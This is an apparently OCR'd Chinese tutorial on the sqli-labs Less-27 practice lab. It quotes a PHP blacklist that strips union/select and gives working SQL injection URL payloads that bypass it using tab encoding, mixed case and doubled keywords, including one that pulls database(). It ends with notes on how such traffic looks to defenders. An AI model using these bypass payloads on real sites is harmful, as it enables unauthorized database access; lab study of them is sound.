绕过去除 union 和 select 的 sql 注入及流量分析

1. Mysql 基础知识介绍

- Mysql 中的大小写不敏感，大写与小写一样。用于绕过过滤黑名单。
- Mysql 中的十六进制与 URL 编码。
- 符号和关键字替换 and -- &&、or -- ||
- 空格使用%20 表示、%0a 换行%09 tab

2. 去除 union 和 select 的代码分析

preg_ replace(mixed $pattern，mixed $replacement，mixed $subject):执行一个正则表达式的搜索和替换。
$pattern:要搜索的模式，可以是字符串或一个字符串数组
$replacement:用于替换的字符串或字符串数组。
$subject:要搜索替换的目标字符串或字符串数组。
通过代码分析课看到，/s 表示区分大小写，则分别过滤了 union UNION select SELECT Union Select

```
function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
$id= preg_replace('/[--]/',"", $id);            //Strip out --.
$id= preg_replace('/[#]/',"", $id);                     //Strip out #.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/select/m',"", $id);     //Strip out spaces.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/union/s',"", $id);      //Strip out union
$id= preg_replace('/select/s',"", $id);     //Strip out select
$id= preg_replace('/UNION/s',"", $id);      //Strip out UNION
$id= preg_replace('/SELECT/s',"", $id);     //Strip out SELECT
$id= preg_replace('/Union/s',"", $id);      //Strip out Union
$id= preg_replace('/Select/s',"", $id);     //Strip out select
return $id;
}
```


3. 绕过去除 union 和 select 的 sql 注入

%09 表示空格、表示 or 、union/select 大小写、双写绕过。
Payload：


http://127.0.0.1/sqIliLess-27/?id=10000000%27%09%09uniOn%09SelEcT%091,2,3%09%09%271

首先，判断是字符型还是数值型---判断是字符型


?id=1’



加上--+仍然报错，证明进行了过滤



http://127.0.0.1:8088/Less-27/?id=1%27%20||%271




Union 和 select 被过滤

空格被过滤


正确的 payload

http://127.0.0.1:8088/Less-27/?id=1000000%27%20%20uNIon%09seLEct%091,2,3%20||%271



换一个 payload

http://127.0.0.1:8088/Less-27/?id=1000000%27%20%20uNIon%09seLEct%091,database(),3%20||%271



绕过去除 union 和 select 的流量分析

1、大小写，双写流量

UnIon SelECT UnuNionIon sElSelECtect

2、盲注流量

大量的盲注请求

And if sleep